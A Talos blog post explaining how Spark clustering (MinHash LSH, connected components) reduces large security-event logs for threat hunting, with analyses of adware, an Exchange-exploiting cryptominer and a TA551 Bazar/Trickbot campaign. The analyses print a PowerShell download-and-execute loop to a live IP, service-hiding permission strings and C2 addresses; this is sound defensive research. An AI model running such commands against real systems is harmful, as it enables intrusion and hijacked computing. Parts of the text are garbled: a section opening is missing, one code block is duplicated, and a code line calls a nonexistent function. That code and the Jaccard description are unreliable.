


# Threat hunting in large datasets by clustering security events

[blog.talosintelligence.com/2021/10/threat-hunting-in-large-datasets-by.html](https://blog.talosintelligence.com/2021/10/threat-hunting-in-large-datasets-by.html)



[Watch Video At:](#)

<https://youtu.be/5nFlgAN5Nq4>

By Tiago Pereira.

- Security tools can produce very large amounts of data that even the most sophisticated organizations may struggle to manage.
- Big data processing tools, such as spark, can be a powerful tool in the arsenal of security teams.
- This post walks through threat hunting on large datasets by clustering similar events to reduce search space and provide additional context.

## Introduction

---

Cisco Talos processes 1.5 million new pieces of malware each day. Converting such a large dataset into actionable intelligence requires a combination of automated tools to process the data, and human ingenuity to spot the data that stands out.

There is a limit to the amount of information that humans can process. Even the most sophisticated organizations may struggle with the sheer amount of data generated from modern security systems — hence the need for data-processing tools to reduce this vast amount of data into manageable information that can be processed manually, if required.

As an example, we'd like to walk through how we hunted for new threats by using a big data processing tool/library — [Apache Spark](#) — to group large amounts of suspicious events into manageable groups. This technique may be useful to organizations of all sizes to handle large amounts of security events efficiently, or it could inspire some ideas to improve existing tools.

## Clustering data

---

We'll describe a technique Cisco Talos uses to create clusters from a dataset of suspicious event logs that have been generated by our own tools. This will group items into clusters of similar, but not identical, events or sequences of events. Since we are searching only for similar items, the events don't need to be exactly the same to be grouped together. Small differences such as usernames, paths, capitalization and commands are accepted in similar events. This allows us to transform a massive list of security event logs into a manageable list of groups of similar events that can be processed by an analyst. The groups won't always be perfect. However, they are better for human processing, and humans are very good at dealing with imperfect data.

Although we use data generated by our own tools, the method described is generic and can be used by organizations of all sizes and on varying datasets from several sources, such as Windows logs, security solution logs (e.g., SIEM, Cisco Secure Endpoint) or proxy logs. The only requirements for this method are an available Spark cluster and data stored in a medium that is appropriate for Spark, such as CSV or JSON files in a cloud or a large physical storage system.

It is also worth mentioning that the method shown here is not the only clustering option. However, it uses algorithms that are suited for processing very large volumes of data, is generic enough to be easily adapted to different datasets, and only makes use of the free and convenient available Spark libraries.

## Preparing data for clustering

---

The base concept of the system is very simple: We represent each of our items as a set of "tokens" and then compare how similar the set derived from one item is to the other sets. This allows us to find items that are most similar to each other, even if they are subtly different.

These "tokens" are very similar to words in a book. If you represent a book as a set of words, you can identify books that can be grouped together based on the words they share. With this technique, you could group together English-language books or ones written in Spanish or German. By applying tighter criteria for clustering, we can identify groups of books that mention "malware," "computer," or "vulnerability" separate from another group that may mention "Dumbledore," "Hagrid" or "Voldemort."

However, before any clustering takes place, we need to load and prepare the data for processing.

The first step is to load pyspark and import a few necessary libraries:

```
from pyspark.sql.functions import *
from pyspark.sql.types import *
from pyspark.ml.feature import CountVectorizer
from pyspark.ml.feature import MinHashLSH
from graphframes import *
```

[CountVectorizer](#) is part of the machine learning package `pyspark.ml` and transforms the data into a format that is used by many ML algorithms. The [MinhashLSH](#) package will be used to reduce the amount of data that needs to be processed and to calculate a set of similar event pairs. The [graphframes](#) library is a pyspark graph library based on Spark dataframes.

Once the environment is ready, we will start by loading the data and immediately start transforming it. The first commands follow:

```
df=spark.read.json("<path to data>")
aux=df.withColumn('words_raw',explode(destroy(concat_ws(' ', 'short_description', 'argv'))))
tocluster=aux.groupBy('ag').agg(collect_set('words_raw').alias('words')).filter(size('words')>5)
```

On the first line, the data is read from its path using Spark's read method. On the second line, a set of functions are called that concatenate the short\_description and argv fields, then split them by each non-alphanumeric character and finally "explode" them, creating one row per word. Finally, on the third line, the words are grouped by the system where they were seen. As a result, for each agent, we will have an array of words that were used in its command line.

The following image shows the resulting table, with the systems and the commands broken down into words:

ag	words
00e6e30e-63f3-415...	[admin, powershel...
016714ff-7bfe-4a7...	[powershellencode...
01764aed-b064-451...	[noprofile, nonin...
022c9592-5ee4-46e...	[operatingsystem,...
02d829b4-6e28-477...	[classes, remove,...
03584731-6dde-464...	[accesschkutility...
03bb34bf-6a46-4ac...	[installer, 13362...
03f80d54-70ed-418...	[powershellencode...
040ad0e7-0e66-427...	[powershellencode...
04169007-4ac8-4a0...	[ac0aygbpag4algb6...
0459b8a4-c811-490...	[noprofile, nonin...
04613ba4-60a5-489...	[system32, object...
053dlb87-e4e6-4ab...	[pingpredicatedde...
05675cc8-ab7d-405...	[system32, object...
059cb430-73ce-42b...	[classes, remove,...
05a08479-41ec-44e...	[system32, https,...
05de49e5-5cb6-43c...	[ygblagcaaqbuacaa...
06227406-f7d3-4aa...	[classes, remove,...
06257e10-6b72-422...	[classes, remove,...
06c3d0b5-b999-4ac...	[winrm, cscriptre...

only showing top 20 rows

## Encoding the data in the correct format

Most algorithms from machine learning libraries need the input data in a specific format. In this case, the Minhash algorithm requires a numeric vector of features, so we'll use the CountVectorizer function, which will transform all the unique words present in each of the events into columns. Events are described by having the count of occurrences of each word on the column corresponding to that word. For example, imagine that each event contains only one word, as in the following table:

Event ID	Word
1	cmd.exe
1	ping.exe
1	ping.exe
2	cmd.exe
2	powershell.exe

After using the "CountVectorizer" encoder, the event table would look like this:

Events \ words	cmd.exe	ping.exe	powershell.exe
1	1	2	0
2	1	0	1

Starting from the tocluster dataframe shown above, the following code shows the operation of transforming this data into a vector of numeric events by adding a column called "features" to the dataframe.

```
from pyspark.ml.feature import CountVectorizer

cv = CountVectorizer(inputCol="words", outputCol="features", minDF=4, vocabSize=tocluster. \
                    withColumn('counter', explode('words')).select('counter').distinct().count())

model = cv.fit(tocluster)

result = model.transform(tocluster).select('week', 'ag', 'features').withColumnRenamed('ag', 'id')
```

This will result in a massive vector, with a huge amount of information that will require a lot of processing power. Luckily, this can be solved or at least improved using Locality Sensitive Hashing, as we will see in the next section.

The following image shows the resulting data frame, with a features column, that contains a numeric vector of the counts of each word:

```

+-----+-----+
|          id|          features|
+-----+-----+
|00e6e30e-63f3-415...| (10744, [1, 3, 4, 14, ...|
|016714ff-7bfe-4a7...| (10744, [1, 3, 4, 15]...|
|01764aed-b064-451...| (10744, [0, 1, 2, 3, 4...|
|022c9592-5ee4-46e...| (10744, [0, 1, 2, 3, 5...|
|02d829b4-6e28-477...| (10744, [1, 3, 4, 5, 6...|
|03584731-6dde-464...| (10744, [17, 208, 22...|
|03bb34bf-6a46-4ac...| (10744, [13, 16, 668...|
|03f80d54-70ed-418...| (10744, [1, 3, 8, 11, ...|
|040ad0e7-0e66-427...| (10744, [1, 3, 4, 15]...|
|04169007-4ac8-4a0...| (10744, [1, 3, 4, 5, 6...|
|0459b8a4-c811-490...| (10744, [1, 3, 4, 5, 6...|
|04613ba4-60a5-489...| (10744, [0, 1, 2, 3, 5...|
|053d1b87-e4e6-4ab...| (10744, [0, 7, 25, 53...|
|05675cc8-ab7d-405...| (10744, [0, 1, 2, 3, 8...|
|059cb430-73ce-42b...| (10744, [1, 3, 4, 5, 6...|
|05a08479-41ec-44e...| (10744, [0, 2, 31, 44...|
|05de49e5-5cb6-43c...| (10744, [0, 1, 2, 3, 4...|
|06227406-f7d3-4aa...| (10744, [1, 3, 4, 5, 6...|
|06257e10-6b72-422...| (10744, [1, 3, 4, 5, 6...|
|06c3d0b5-b999-4ac...| (10744, [0, 2, 7, 44, ...|
+-----+-----+
only showing top 20 rows

```

## MinHash LSH

---

Locality Sensitive Hashing (LSH) is a fairly complex topic. However, Spark has some nice machine learning libraries that allow users to use the power of the technique without having to know all the details.

Unlike other hash algorithms, LSH seeks to maximize, rather than minimize, hash collisions. Therefore, the user can compute a set of LSH hashes for each event where the number of common words or features between different events we use to cluster similar events is represented by the number of common hashes. This means that we can then discard the enormous amount of feature columns and use only a few hashes to calculate the similarity.

The use of Minhash LSH makes it possible to calculate the similarity of very large datasets, using Spark's power for distributed processing in a large number of systems. Trying to use a simple machine learning library on a single system to cluster this amount of information would be almost impossible.

The code section using MinHash LSH is shown below:

```

1 from pyspark.ml.feature import MinHashLSH
2 from pyspark.ml.linalg import Vectors
3 from pyspark.sql.functions import col
4
5
6 mh = MinHashLSH(inputCol="features", outputCol="hashes", numHashTables=10)
7 model = mh.fit(result)
8
9 resultb=result
10 r=model.approxSimilarityJoin(result, resultb, 0.2, distCol="JaccardDistance").cache()

```

In this case, we used 10 hashes. There is a tradeoff between the processing time and the accuracy of the system by increasing the number of computed hashes per record. More hashes would return more accurate results but require more processing time, while fewer hashes would return less accurate results while requiring less processing time.

Although there are complex ways to select the optimal value, for manual threat hunting, a bit of trial and error is usually good enough to arrive at a number of hashes that work. The following image shows the data frame with the resulting hashes. Now, instead of a huge vector, we have only an array of length 10 on each row that needs to be analysed.

```

+-----+-----+
|          id|          hashes|
+-----+-----+
|00e6e30e-63f3-415...|[[1.002828678E9],...|
|016714ff-7bfe-4a7...|[[1.002828678E9],...|
|01764aed-b064-451...|[[1.27188614E8], ...|
|022c9592-5ee4-46e...|[[1.3123287E7], [...|
|02d829b4-6e28-477...|[[5.5105767E7], [...|
|03584731-6dde-464...|[[4.99785522E8], ...|
|03bb34bf-6a46-4ac...|[[1.7733606E7], [...|
|03f80d54-70ed-418...|[[8.1419957E7], [...|
|040ad0e7-0e66-427...|[[1.002828678E9],...|
|04169007-4ac8-4a0...|[[1.53502804E8], ...|
|0459b8a4-c811-490...|[[1.27188614E8], ...|
|04613ba4-60a5-489...|[[1.82478469E8], ...|
|053d1b87-e4e6-4ab...|[[6.74463654E8], ...|
|05675cc8-ab7d-405...|[[8.1419957E7], [...|
|059cb430-73ce-42b...|[[5.5105767E7], [...|
|05a08479-41ec-44e...|[[1.3535358E7], [...|
|05de49e5-5cb6-43c...|[[1.7733606E7], [...|
|06227406-f7d3-4aa...|[[5.5105767E7], [...|
|06257e10-6b72-422...|[[5.5105767E7], [...|
|06c3d0b5-b999-4ac...|[[6.66067158E8], ...|
+-----+-----+
only showing top 20 rows

```

## Computing similarity



There are many techniques to calculate the similarity between events. In this case, we calculate the Jaccard distance between events to determine what is similar and what is not. This means calculating the number of words that A and B have in common and dividing it by the set of words they don't have in common. The code to compute the similarity between all the events is:

```
1 from pyspark.ml.feature import MinHashLSH
2 from pyspark.ml.linalg import Vectors
3 from pyspark.sql.functions import col
4
5
6 mh = MinHashLSH(inputCol="features", outputCol="hashes", numHashTables=10)
7 model = mh.fit(result)
8
9 resultb=result
10 r=model.approxSimilarityJoin(result, resultb, 0.2, distCol="JaccardDistance").cache()
```

We have to decide how similar two events have to be before we cluster them together. In this case, we use the value of 0.2 as the maximum Jaccard distance between events that we require to consider them similar. Zero would mean exactly equal events and one would mean completely different events.

After selecting this value and preparing the data, we must define the quality of the clusters. If they're too small we will have too many clusters to work with. If they're too large, we'll have a few low-quality clusters containing relatively different events. The choice of value is dependent on the nature of the dataset and the objectives of clustering. Again, some trial and error is required to create the most useful clusters for each case. The following image shows the resulting table of similar pairs:



id	id	JaccardDistance
000185d5-a170-470...	0f20157a-21ee-498...	0.47058823529411764
000185d5-a170-470...	675e6acf-313f-46a...	0.47058823529411764
000185d5-a170-470...	4d5b5caf-ee5e-45f...	0.4375
000185d5-a170-470...	73c7c26b-a307-4e0...	0.3076923076923077
000185d5-a170-470...	a28cbf6e-34ff-4aa...	0.47058823529411764
000185d5-a170-470...	a8876cf2-1139-436...	0.47058823529411764
000185d5-a170-470...	b077bbf2-81c1-4c0...	0.47058823529411764
000185d5-a170-470...	b9c14d1f-e1b9-430...	0.47058823529411764
000185d5-a170-470...	da5c9434-be6a-4d8...	0.3076923076923077
000185d5-a170-470...	e5d09f92-ceec-4f5...	0.3076923076923077
000185d5-a170-470...	e6dda10c-0e7b-4e3...	0.47058823529411764
000185d5-a170-470...	f514c29a-c074-43d...	0.47058823529411764
00021e5c-8d0b-409...	099ab658-3e07-4e4...	0.0
00021e5c-8d0b-409...	166c2c67-f9a6-40f...	0.0
00021e5c-8d0b-409...	4d499b76-bac0-416...	0.0
00021e5c-8d0b-409...	58ceee97-6f34-48f...	0.0
00021e5c-8d0b-409...	640f58af-7185-403...	0.0
00021e5c-8d0b-409...	7735b16d-0480-44a...	0.0
00021e5c-8d0b-409...	87c0ccc0-4916-471...	0.0
00021e5c-8d0b-409...	93f80e04-f8f2-4b2...	0.0

only showing top 20 rows

## Grouping similar events


---

After calculating the similarity between events, which essentially cross-joins the table, we have a huge table with pairs of similar events. We can query for events similar to any particular event very quickly. However, what we are really after is a limited number of groups of similar commands.

There are many ways to do this (as there are with all parts of the presented method), but here we'll identify communities of connected points in a graph.

We used a very powerful Spark library called "Graphframes". This library works with the relationship between nodes (or vertices) and their connections (or edges) and executes known graph algorithms to extract information from these relations.

In this case, we used its connectedComponents algorithm to group sets of similar nodes. The image below shows a theoretical example of how this would look.



In the example above, there are two communities and a singleton. The blue community is very straightforward as all the nodes are similar to each other. The H node is only similar to itself, so it is a community of one. And finally, the yellow community shows that although there is no specific similarity between B and C, they are part of the same community since there are similarities between other members of the same community.

The following code computed the communities of similar event pairs calculated in the previous step.


```

1  from graphframes import *
2
3  v=result.select(col('id'))
4  e=r.select(col('datasetA.id').alias('src'),col('datasetB.id').alias('dst'))
5  g = GraphFrame(v, e)
6  sc.setCheckpointDir('<dir>')
7  final = g.connectedComponents().cache()

```

The "v" variable contains all the node IDs, and the variable "e" contains all the similar pairs calculated in the previous step. After creating a GraphFrame object with these values, calculating the communities is as simple as invoking the connectedComponents method of the Graph object.

The following graph shows the communities that the described methodology generated. Each dot represents one system and, as expected, the communities are not connected to each other. There are various communities with different sizes and colors. Either way, the most important aspect is that the search space for a human researcher was reduced dramatically.



## Digging into the results

---

Now that we have a set of clusters to research, we'll perform a deeper analysis on three representative clusters that highlight different attributes of the described method.

Summarising the examples that follow:

- The first example shows how a community of similar but not identical commands was found that contained one common strange word.

- The second example shows how a choice made previously in the way the data was prepared for clustering produced a useful result with "better" clusters and how the system was able to isolate a few attack patterns.
- Finally, by limiting the clusters to only those that have only recent occurrences, we detected a relevant change in the behaviour of a known financially motivated threat actor.

## Example 1: Who IsErik?

---

This cluster stood out to us:

```

-RECORD 0-----
-----
-----
      argv          | C:\WINDOWS\system32\wscript.exe C:\ProgramData\{EBAA2EC9-61E8-A40F-E72E-3A4D7D6CB183}\foca.txt 68
7474703a2f2f7761676e672e636f6d 433a5c50726f6772616d446174615c7b45424141324543392d363145382d413430462d453732452d334134
44374423643423138337d5c736974697361 433a5c50726f6772616d446174615c7b45424141324543392d363145382d413430462d453732452d33
41344437443643423138337d5c73656e61726573 //B //E:jscript --IsErik

-RECORD 1-----
-----
-----
      argv          | C:\WINDOWS\system32\wscript.exe C:\ProgramData\{BAA47FC7-30E6-F501-B620-6B432C62E08D}\miro.txt 68
747470733a2f2f6275746170756a6f2e636f6d 433a5c50726f6772616d446174615c7b42414134374643372d333045362d463530312d42363230
2d3642343332433632453038447d5c6e6f6e657369 433a5c50726f6772616d446174615c7b42414134374643372d333045362d463530312d4236
32302d3642343332433632453038447d5c6e616d6f726f6c //B //E:jscript --IsErik

-RECORD 2-----
-----
-----
      argv          | C:\WINDOWS\system32\wscript.exe C:\ProgramData\{FF1C3A7F-755E-B0B9-F398-2EFB69DAA535}\lose 687474
70733a2f2f64337331746b67396634323534712e636c6f756466726f6e742e6e6574 433a5c50726f6772616d446174615c7b4646314333413746
2d373535452d423042392d463339382d3245464236394441413533357d5c6469646f6669 433a5c50726f6772616d446174615c7b464631433341
37462d373535452d423042392d463339382d3245464236394441413533357d5c64656c65746f73 //B //E:jscript --IsErik

-RECORD 3-----
-----
-----
      argv          | C:\WINDOWS\system32\wscript.exe C:\ProgramData\{59219C42-D363-1684-55A5-88C6CFE70308}\teti.txt 68
747470733a2f2f686f6475716f712e636f6d 433a5c50726f6772616d446174615c7b35393231394334322d443336332d313638342d353541352d
3838433643464537303330387d5c666163616669 433a5c50726f6772616d446174615c7b35393231394334322d443336332d313638342d353541
352d3838433643464537303330387d5c666f7269746f72 //B //E:jscript --IsErik


```

The first thing that's unique is there's a common string to all the events — "--IsErik" — that begs the question: Who is Erik and what is he doing in these systems?

Identifying the threat that these events relate to is pretty straightforward. A quick Google search for the "isErik" string reveals numerous articles describing it as an artifact of a known persistent adware family.

What is interesting about this cluster, and the reason it was selected as an example, is that the name and path of the file that wscript.exe executes, as well as the hex values that follow, are different for each event. This shows that the clustering system is doing its job of accepting small differences.





## Attack vector

W3wp.exe's execution of a cmd.exe was our first sign of suspicious activity. W3wp is the IIS worker process also used in Exchange servers. Knowing that this server has an internet-exposed Exchange Server and the numerous critical vulnerabilities recently published and widely exploited, we can assume that this is the attack vector: exploiting one of the Exchange vulnerabilities.

## Installation stealth and persistence

The first command executes a base64-encoded PowerShell payload that can be decoded into:

```

$c1=' $c=(New-Object
Net.321);'.Replace('321','WebClient');$c2='while(1){$c.headers.add('user-agent','Chrome/788.74');[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};try{iex
$c.Download';$c3='String('https://122.10.82.109:8080/connect')'}catch{start-sleep
10}}';iex($c1+$c2+$c3)
  
```

The command contains minimal obfuscation and appears to be attempting to download and execute something from the URL <https://122.10.82.109:8080/connect>, taking special care to set a specific user agent, possibly to evade automatic analysis of the URL.

The additional PowerShell code is responsible for the remaining installation and execution.

It downloads the final payload and writes it to the file system as C:\ProgramData\Microsoft\conhost.exe. In the following steps, the script deletes PowerShell logs and registers the final payload as a Windows service using a long command line with some strange permission settings:

```
D: (D;;DCLCWPDTSD;;;IU) (D;;DCLCWPDTSD;;;SU) (D;;DCLCWPDTSD;;;BA) (A;;CCLCSWLOCRRRC;;;IU) (A;;CCLCSWLOCRRRC;;;SU) (A;;CCLCSWRPWPDTLOCRRRC;;;SY) (A;;CCDCLCSWRPWPDTLOCSDRCWDWO;;;BA) S: (AU;FA;CCDCLCSWRPWPDTLOCSDRCWDWO;;;WD)
```

A quick Google search reveals that these are used to make the service hidden and unremovable using the regular Windows administration tools, without some additional actions.

## Final payload

---

Finally, the C:\ProgramData\Microsoft\conhost.exe file (the same one that is used for the hidden service) is executed by the process powershell.exe.

This file (sha256:

81A6DE094B78F7D2C21EB91CD0B04F2BED53C980D8999BF889B9A268E9EE364C) is XMRig, a known cryptocurrency miner. We can confirm this by looking at its communications and pool login ID.

```
{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"46mtssXGvbScZEjcrndVjQgzy5BgKywHQ9Ck1AwqcAax2Yz3GEip5P5aMagcpJPpd1HZaBaoMvwxSAwNsTxVAPrB6JuEPyF","pass":"x","agent":"XMRig/6.9.0 (Windows NT 10.0; Win64; x64) libuv/1.41.0msvc/2019","algo":["cn/1","cn/2","cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn/ccx","rx/0","rx/wow","rx/arg","rx/sfx","rx/keva","argon2/chukwa","argon2/chukwav2","argon2/wrkz"]}}
```

While this attack is not particularly sophisticated, it uses some interesting tricks to hide and persist its execution in the system.

It's interesting that these events were grouped even though they were not very similar and other attacks against Exchange Servers that have similar initial access commands were not. By looking at this technique, a researcher could identify the different types of ongoing attacks against Exchange Server.

## Threat actor TA551's Bazar

---

This final example highlights how clustering can be done in a time-bounded way, to reveal only attacks happening on a restricted time frame. In this case, clustering was limited only to what happened in the last few days. As a result, the recent clusters brought our attention to a




malware campaign by a known threat actor that, once further researched, showed some changes in the actor's usual activities. We started by looking at the following listing of the cluster events:

```
-RECORD 0-----  
-----  
hour          | 2021-08-25 16  
ag            | a144  
  
argv          | C:\Windows\System32\regsvr32.exe c:\users\public\mixPlay.jpg  
-----  
-RECORD 1-----  
-----  
hour          | 2021-08-25 16  
ag            | a144  
  
argv          | C:\WINDOWS\System32\rundll32.exe c:\users\public\mixPlay.jpg,DllRegisterServer {C33F72BE-B919-4D  
9C-9E8E-ECF456DC6235}  
-----  
-RECORD 2-----  
-----  
hour          | 2021-08-30 13  
ag            | 765e  
  
argv          | C:\Windows\System32\regsvr32.exe c:\users\public\devDivEx.jpg  
-----  
-RECORD 3-----  
-----  
hour          | 2021-08-30 13  
ag            | 765e  
bg            | 4004  
  
argv          | C:\WINDOWS\System32\rundll32.exe c:\users\public\devDivEx.jpg,DllRegisterServer {BA439850-83D3-4  
C7E-99AC-A6D5671A853B}  
-----  
-RECORD 4-----  
-----  
hour          | 2021-08-30 14  
ag            | 765e  
  
argv          | rundll32.exe C:\Users\TOWNOP-1\AppData\Local\Temp\D5C6.dll,DllRegisterServer  
-----  
-RECORD 5-----  
-----  
hour          | 2021-08-30 21  
ag            | lacl  
  
argv          | C:\Windows\System32\regsvr32.exe c:\users\public\divDirDir.jpg  
-----  
-RECORD 6-----  
-----  
hour          | 2021-08-30 21  
ag            | lacl  
|  
  
argv          | C:\windows\System32\rundll32.exe c:\users\public\divDirDir.jpg,DllRegisterServer {80F3CEB3-C383-  
4F8F-AP4C-DD7FFE841384}
```

The cluster contained a suspicious combination of commands, using DLL files with a JPEG extension and registering them as services (IcedID is known to have been distributed this way). However, after analysis, we concluded that BazarBackdoor was the actual malware being distributed in this campaign, and, based on the TTPs, that TA551 was the probable adversary in this case.

Additional analysis on one of the affected systems uncovered the following sequence of relevant events:



## Attack vector

As can be seen in Steps 1 and 2, the attack started with an email with an attachment. A ZIP file named "request.zip," containing a .doc file named "official paper,08.21.doc." This ZIP file is encrypted to avoid detection by email protection systems.

## Malware installation

When the .doc file was opened, a macro wrote an .hta file to disk and used mshta.exe to execute its contents.

The .hta file is the downloader that connects to the server on 185[.]53[.]46[.]33, downloads a file and writes it to disk as a .jpg file and registers it as a service using regsvr32.exe. The .jpg file is actually a .dll file that contains the backdoor to be installed on the system.

## Bazarbackdoor

Once executed, the DLL (devDivEx.jpg) connects to the host 167[.]172[.]37[.]20.


With OSINT, we found several samples with similar names (devDivEx.jpg) that connect to the same host. We identified these with memory analysis rules and by the use of a DGA with the .bazar TLD as being Bazarbackdoor. The following are examples of these samples:

C96ee44c63d568c3af611c4ee84916d2016096a6079e57f1da84d2fdd7e6a8a3

## The Trickbot installation

---

Around one hour after the Bazar infection occurred, the svchost.exe process started performing additional suspicious activities:



As shown, svchost.exe (which was running the Bazarbackdoor process) writes a DLL file to disk, and starts it using rundll32.exe. A few seconds later, the rundll32.exe process starts connecting to the IP addresses 103[.]140[.]207[.]110, 103[.]56[.]207[.]230, 45[.]239[.]232[.]200.

These IPs are easily identifiable through OSINT as Trickbot C2 IP addresses, and [multiple Trickbot samples](#) can be found connecting to them on public sandbox execution reports.

## The threat actor

---

We found that there are several of the attacker's TTPs that are similar to those of the threat actor TA551, leading us to believe with moderate confidence that this is the threat actor. For example:

- The request.zip file name.
- Use of email with encrypted ZIP attachment.
- Use of Microsoft Word macros.
- Use of an HTA file as downloader.
- Use of DLL with a .jpg extension in the c:\users\public directory.
- Registering the JPEG file as a service.
- The format of the commands used to perform each of these activities.

While searching for a match for the observed TTPs and IOCs, we found that this has also been observed by other researchers who recently [tweeted](#) and [blogged](#) about TA551 starting to drop BazarBackdoor and Trickbot.

TA551 is a known, financially motivated attacker that distributes several other malware families in the past (e.g., Ursnif, Valak, IcedID). Distributing BazarBackdoor is a fairly recent change that deserves network defenders' attention. This example demonstrates how, by selecting only recent clusters, it is possible to identify threats that are happening recently.

## Conclusion

---

As attacks become more frequent and impactful, one of the most powerful weapons that organizations have is data. Security is not something that you can master by purchasing a single software or hardware solution. Several layers of defense are needed, and still, attacks will get through occasionally. Without data, security teams are blind to ongoing and past attacks that may have passed the existing layers of protection.

Security tools can produce very large amounts of data. Thankfully, there are several great tools that help with querying large volumes of data with more or less flexibility. At Talos, Spark is one of the tools we use, for its flexibility and ability to handle very large data sets.. These data processing tools should be a powerful tool in the arsenal of security teams and this blog post walks through one technique we use that we find particularly useful. Hopefully after reading it, it helps "spark" a new idea for data processing or "spark" the interest to use and explore these tools.

## IOC's in this post

---

### Samples:

---

XMRig Miner:

81A6DE094B78F7D2C21EB91CD0B04F2BED53C980D8999BF889B9A268E9EE364C

BazarBackdoor:

C96ee44c63d568c3af611c4ee84916d2016096a6079e57f1da84d2fdd7e6a8a3

